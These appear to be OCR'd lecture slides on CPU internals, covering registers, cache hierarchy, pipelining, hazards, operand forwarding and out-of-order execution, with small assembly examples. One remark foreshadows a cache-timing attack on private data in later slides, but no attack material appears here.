
Add Example

Instruction Fetch




Add Example

Instruction Decode




Add Example

Instruction Execute



CPU internal registers

- **Control Unit** A control unit (CU) handles all processor control signals. It directs all input and output flow, fetches code for instructions and controlling how data moves around the system.
- **Arithmetic and Logic Unit (ALU)** The arithmetic logic unit is that part of the CPU that handles all the calculations the CPU may need, e.g. Addition, Subtraction, Comparisons.



- **Accumulator:** Stores the results of calculations made by ALU.
- **Program Counter (PC):** Keeps track of the memory location of the next instructions to be dealt with.
  The PC then passes this next address to Memory Address Register (MAR).
- **Memory Address Register (MAR):** It stores the memory locations of instructions that need to be fetched from (or stored into) memory.
- **Memory Data Register (MDR):** It stores instructions fetched from memory or any data that is to be transferred to, and stored in, memory.
- **Current Instruction Register (CIR):** It stores the most recently fetched instructions while it is waiting to be coded and executed.
- **Instruction Buffer Register (IBR):** The instruction that is not to be executed immediately is placed in the instruction buffer register IBR.

How to go faster ?


OK vendors are producing components with rising performances a lower consumption .. but this is not enough !

How can this process be improved out of the box?

1. Memory organization: **The Cache**
2. Go parallel: **Pipelining**
    3. Reorder code lines: **Out-of-Order Execution**
    4. Predict code jumps: **Speculative execution**

Memory Cache

The CPU just implements the evolution of a Turing machine, so the output will be always time dependent. This dependency is handled by the status and it is stored in memory.



The memory is so important that there are several kinds of memory caches.


Most modern CPUs have a **functional organization** composed by at least three independent caches:

1. an **instruction cache** to speed up executable instruction fetch,
2. a **data cache** to speed up data fetch and store,
3. and a **translation lookaside buffer** (TLB) used to speed up virtual-to-physical address translation.

Memory Cache


The CPU cache memory is a hardware cache that is used by the central processing unit to reduce the average cost (in terms of time or energy consumption) to access data from the main memory.

hit - When I'm looking for a data that is already in the cache
latency - The time spent to access data by address




The ***hierarchical organization*** follows the tradeoff between **cache latency** and **hit rate** (larger caches have better hit rates but longer latency). SOLUTION = **multiple levels of cache**:

1. First check the fastest level 1 (L1) cache; if it hits, the processor proceeds at high speed.
2. If that smaller cache misses, check the next fastest cache available (level 2, L2) and so on (L3, L4 ...)
3. Not found in any cache .. eventually access external memory as a last chance.




Add Example using Cache



TLB (REPLAY)

The **translation lookaside buffer** (TLB) is also a memory **cache** !

It is a further cache node in the MMU that applies to the ADDRESS BUS



https://www.youtube.com/watch?v=95QpHJX55bM


REPLAY: Cache

- Aims at reducing the time required for memory access
- Keeps a small portion of most recently used addresses in fast, local memory (L1, L2)
- Cache is organized into lines containing a small block of adjacent data (256-512 bytes)
- When Physical memory is accessed, the HW checks whether a line containing the accessed location is in cache (cache HIT)
- If found, memory access is fast, otherwise (cache MISS) a whole line is copied from RAM into cache. In this case, many clock cycles are wasted to process the instruction


Pipelining

Pipelining is a technique where **multiple instruction cycles are overlapped**.

- The cycle must be divided in stages. For example using the Von Neumann cycle subdivision that we have seen so far for the RISC architecture: Fetch instruction, arguments read, execution and results write back



- While performing internal operations in CU and ALU the CPU is available to start over on another cycle, in this way there are no conflicts because each hardware component is involved in a single stage in time but the overall execution is done in a pseudo-parallel organization called pipeline.



Pipelining

The pipelining allows higher CPU throughput at a given clock rate.

Also, even though the electronic logic has a fixed maximum speed, a pipelined computer can be made faster or slower by varying the **number of stages** in the pipeline.

If a complex instruction is divided in many stages another cycle can be fed into the pipeline almost immediately (few clocks later). In other words, with more stages, each stage does less work, and so the stage has fewer delays from the logic gates and could run at a higher clock rate.

- For **N** stages cycles, the ideal pipeline speedup factor is **N**

WARNING:


This may also increase **latency** due to the added overhead of the pipelining process itself.

And the latency is a key factor for the real-time operations.


Pipeline Hazards

There are conditions preventing the **ideal** pipeline execution, although in a real case scenario things get more complicated

- **Pipeline synchronization**: different instructions involves different parts of the hardware in several stages, all of them must be kept in synch to avoid conflicts on registers and on CU/ALU components.




- **Data Hazard**: when an instruction depends on the instruction just preceding it in the program



In this case the result of the ADD instruction must be stored on memory before the following instruction can read arguments.

- **Branch Hazard**: the address of next instruction after a conditional branch is not known until the branch condition has been evaluated



CPU Stall


Another important Pipeline Hazard is due to memory access time. We saw that all the address that are loaded in cache are very rapidly copied into the CPU registers during fetch and data access stages. However in case of a cache miss the time to acquire data through the memory bus can consume several clock periods.

Cache misses: may suspend an instruction for several clock cycles

(This will actually become the lever to gather access of private data in our system in few slides)

How to solve a CPU hazard ?

The simplest way is to **stop the execution of some instruction** in the pipeline creating what is commonly called “a bubble” (or ***CPU STALL***).



We are however decreasing the overall efficiency … **Can we do better ??**

1 - *Operand forwarding*

In many operations we don't need to completely write data back to output registers or memory. If the instructions are well organized we can just leave the results where they have been computed and let the further operation read them in place.

EXAMPLE:

```
ADD A B C   #A=B+C
SUB D C A   #D=C-A
```

Pipeline with standard cpu STALL

1	2	3	4	5	6	7	8
Fetch ADD	Decode ADD	Read Operands ADD	Execute ADD	Write result (**A**)			
	Fetch SUB	Decode SUB	***stall***	***stall***	Read Operands SUB (**A**)	Execute SUB	Write result

Pipeline with Operand forwarding

1	2	3	4	5	6	7
Fetch ADD	Decode ADD	Read Operands ADD	Execute ADD	Write result		
	Fetch SUB	Decode SUB	***stall***	Read Operands SUB (**A**) **use result from previous operation**	Execute SUB	Write result

2 - ***Out-of-Order*** Execution (***OoOE***)


To mitigate **data hazards** and the effect of **pipeline miss**, the processor re-schedules on the fly the order of the instructions.

Rather than following the original order of the instruction in the program code memory segment, a processor can execute instructions in an **order governed by the availability of input data** and **execution units**.

- In doing so, the processor can avoid being idle while waiting for the preceding instruction to complete and can, in the meantime, process the next instructions that are able to run immediately and independently.
- The correctness of the program must be preserved

EXAMPLE:

```
MOVE #2, R1;
ADD R2, R3, MEM1;
SUB MEM1, R2, R3
```




```
ADD R2, R3, MEM1;
MOVE #2, R1;
SUB MEM1, R2, R3
```

A CPU decide such an optimization in hardware … fetching instructions line by line ...

How it can be possible ??

IT IS NOT !! … IT'S A TRICK !!

